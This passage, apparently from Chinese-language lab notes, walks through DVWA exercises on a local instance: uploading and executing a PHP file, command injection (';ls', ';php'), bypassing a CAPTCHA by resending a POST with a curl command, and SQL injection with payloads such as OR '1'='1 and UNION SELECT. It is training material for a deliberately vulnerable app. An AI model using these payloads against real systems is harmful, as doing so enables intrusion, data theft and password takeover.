


留意上傳檔案的位置，因為這代表我們有機會執行這個路徑上的檔案


試著上傳惡意檔案

這是目前頁面的路徑，可以看到檔案上傳的位置是在上上層

```
http://localhost:8086/vulnerabilities/upload/
```




```
http://localhost:8086/hackable/uploads/yo.php
```



✨**Done**✨

將檔案內容換成 `phpinfo()`

localhost:8086/hackable/uploads/yo.php

PHP Version 7.0.30-0+deb9u1

System	Linux 91ab8a5e75e3 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64
Build Date	Jun 14 2018 13:50:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/7.0/apache2/conf.d/20-pgsql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-simplexml.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini, /etc/php/7.0/apache2/conf.d/20-wddx.ini, /etc/php/7.0/apache2/conf.d/20-xmlreader.ini, /etc/php/7.0/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.0/apache2/conf.d/20-xsl.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled

memo

可以跟 Command injection 混搭測試，執行上傳的惡意檔案

Vulnerability: Command Injection

Ping a device

Enter an IP address: ;ls /var/www/html Submit

```
CHANGELOG.md
COPYING.txt
README.md
about.php
config
docs
dvwa
external
favicon.ico
hackable
ids_log.php
index.php
instructions.php
login.php
logout.php
php.ini
phpinfo.php
robots.txt
security.php
setup.php
vulnerabilities
```

Ping a device

Enter an IP address: ;ls /var/www/html/hackable/uploac Submit

```
2015-06-27_070937.webp
416-567-max.jpg
dvwa_email.png
yo.php
```

```
;php /var/www/html/hackable/uploads/yo.php
```

---


6. Insecure CAPTCHA

Objective: Your aim, change the current user's password in an automated manner because of the poor CAPTCHA system.

根據參考資料， CAPTCHA 應該被視為用來 limit request rate

觀察

不勾選驗證會無法通關




看起來目前這個頁面和 CAPTCHA 的整合應該就只有靠前端


```
<div class="vulnerable_code_area">
  <form action="#" method="POST">
    <h3>Change your password:</h3>
    <br>
    <input type="hidden" name="step" value="1">
    New password:
    <br>
    <input type="password" autocomplete="off" name="password_new">
    <br>
    Confirm new password:
    <br>
    <input type="password" autocomplete="off" name="password_conf">
    <br>
    <script src="https://www.google.com/recaptcha/api.js"></script>
    <br>
    <div class="g-recaptcha" data-theme="dark" data-sitekey="6Lcl8EoeAAAAAM9dYVBygjc6ppgHcJSCvcfblNw2">…</div>
    <br>
    <input type="submit" value="Change" name="Change">
  </form>
  <pre>…</pre>
```


試著 bypass 驗證

第一個念頭是關閉 javascript 再送出表單 XD




依然無法 QQ，還是會有紅字






好吧 看起來並不單純





跳過驗證，直接送 POST

再觀察看看表單送出的內容，有個 `step` key (要記得保持 javascript 關閉的狀態，才能觀察到 POST request，方便接下來修改 request)


Inspector
Console
Debugger
Network
Storage
Style Editor
Performance
Memory
Accessibility
Filter URLs
All
HTML
CSS
JS
XHR
Fonts
Images
Stat...
Met...
Domain
File
Prot...
Scheme
Initiator
Ty
Tran...
Size
Sta...
End ...
Headers
Cookies
Request
200
POST
dvw...
/vulnerabilities/c
HTT...
http
docu...
htn
1.82...
4.40 ...
0 ms
51 ms
GET
dvwa.l...
logo.png
img
cac...
8.14 ...
89 ...
favicon.ico
Favic...
1.37 ...
105...
Filter Request Parameters
Form data
step: "1"
password_new: "222"
password_conf: "222"
Change: "Change"

一樣用老招 XD


Stat...
Met...
Domain
File
Prot...
Scheme
200
POST
GET
Copy
Save All As HAR
Resend
Edit and Resend
Block URL
Open in New Tab
Start Performance Analysis...
Use as Fetch in Console




失敗 QQ

試著將 step 改成 2， 然後填入新密碼再送出

```
step=2&password_new=222&password_conf=222&Change=Change
```

```
curl 'http://dvwa.localtest:8086/vulnerabilities/captcha/#' -X POST -H 'User-Agent: Mo
zilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0' -H
 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
*/*;q=0.8' -H 'Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3' -H 'Accept-Encodi
ng: gzip, deflate' -H 'Referer: http://dvwa.localtest:8086/vulnerabilities/captcha/' -
H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: http://dvwa.localtest:
8086' -H 'DNT: 1' -H 'Connection: keep-alive' -H 'Cookie: PHPSESSID=ov64qqshkod7693old
2kdk59e3; security=low' -H 'Upgrade-Insecure-Requests: 1' -H 'Pragma: no-cache' -H 'Ca
che-Control: no-cache' --data-raw 'step=2&password_new=222&password_conf=222&Change=Ch
ange'
```

重登



✨**Done**✨

心得

1. 先關閉 javascript

2. 再直接送出 POST (不透過表單)

---

7. SQL Injection

觀察

先隨便 try try

可以發現 URL query string 有可以下手的地方


```
http://dvwa.localtest:8086/vulnerabilities/sqli/?id=1&Submit=Submit#
```

測試及觀察錯誤訊息


id 第一個數字後面不管接什麼都可以 pass，可能代表 SQL 已經被結尾?

```
1zxw1--;
```


```
http://dvwa.localtest:8086/vulnerabilities/sqli/?id=1zxw1--;&Submit=Submit#
```




```
03
```




```
0003
```




代表它可能對 `GET['id']` 做了一些簡單的轉換處理？

試著加上 single quotes，看看會有什麼反應

```
'1'
```

```
http://dvwa.localtest:8086/vulnerabilities/sqli/?id=%271%27&Submit=Submit#
```




```
You have an error in your SQL syntax; check the manual that corresponds to your MariaD
B server version for the right syntax to use near '1''' at line 1
```

從這邊可以觀察出 SQL 會自動幫我們補上哪些 single quote，為了更方便觀察，使用其他符號看看

```
'1@
```

```
http://dvwa.localtest:8086/vulnerabilities/sqli/?id=%271@&Submit=Submit#
```


```
You have an error in your SQL syntax; check the manual that corresponds to your MariaD
B server version for the right syntax to use near '1@'' at line 1
```

可以看出 `@` 的位置，代表 id=1 的後面會被補上兩個 `'`

我們可以在 '1@' 後面的位置繼續補上 OR ‘1’=’1，讓它行成 ‘1’ = ‘1’


```
3' OR '1'='1
```

```
http://dvwa.localtest:8086/vulnerabilities/sqli/?id=3%2
7%20OR%20%271%27=%271&Submit=Submit#
```




```
2' OR 1='1
```

```
http://dvwa.localtest:8086/vulnerabilities/sqli/?i
d=2%27%20OR%20%271%27=%271&Submit=Submit#
```



意味著 SQL 會在前後補上 single quote，因此在第一個 id 後面補上 `'`，這樣就可以接著第二組的 OR，第2組的條件結尾故意不加上 `'`，這樣就形成合法的 query 了

```
2' OR 1='1 union select * from users;
```

取得密碼

測試 column names

```
2' OR user_id='1
```

```
# X
1' AND sur_name='admin
```

```
# first_name column ok
1' AND first_name='admin
```

```
# last_name column ok
1' AND last_name='admin
```

```
# password column ok
1' AND password<>'0
```

測試 table name

```
2' UNION SELECT user_id,user_id FROM user WHERE user_id='1
```

```
Table 'dvwa.user' doesn't exist
```


Table 'dvwa.user' doesn't exist

show more about tables by query information_schema

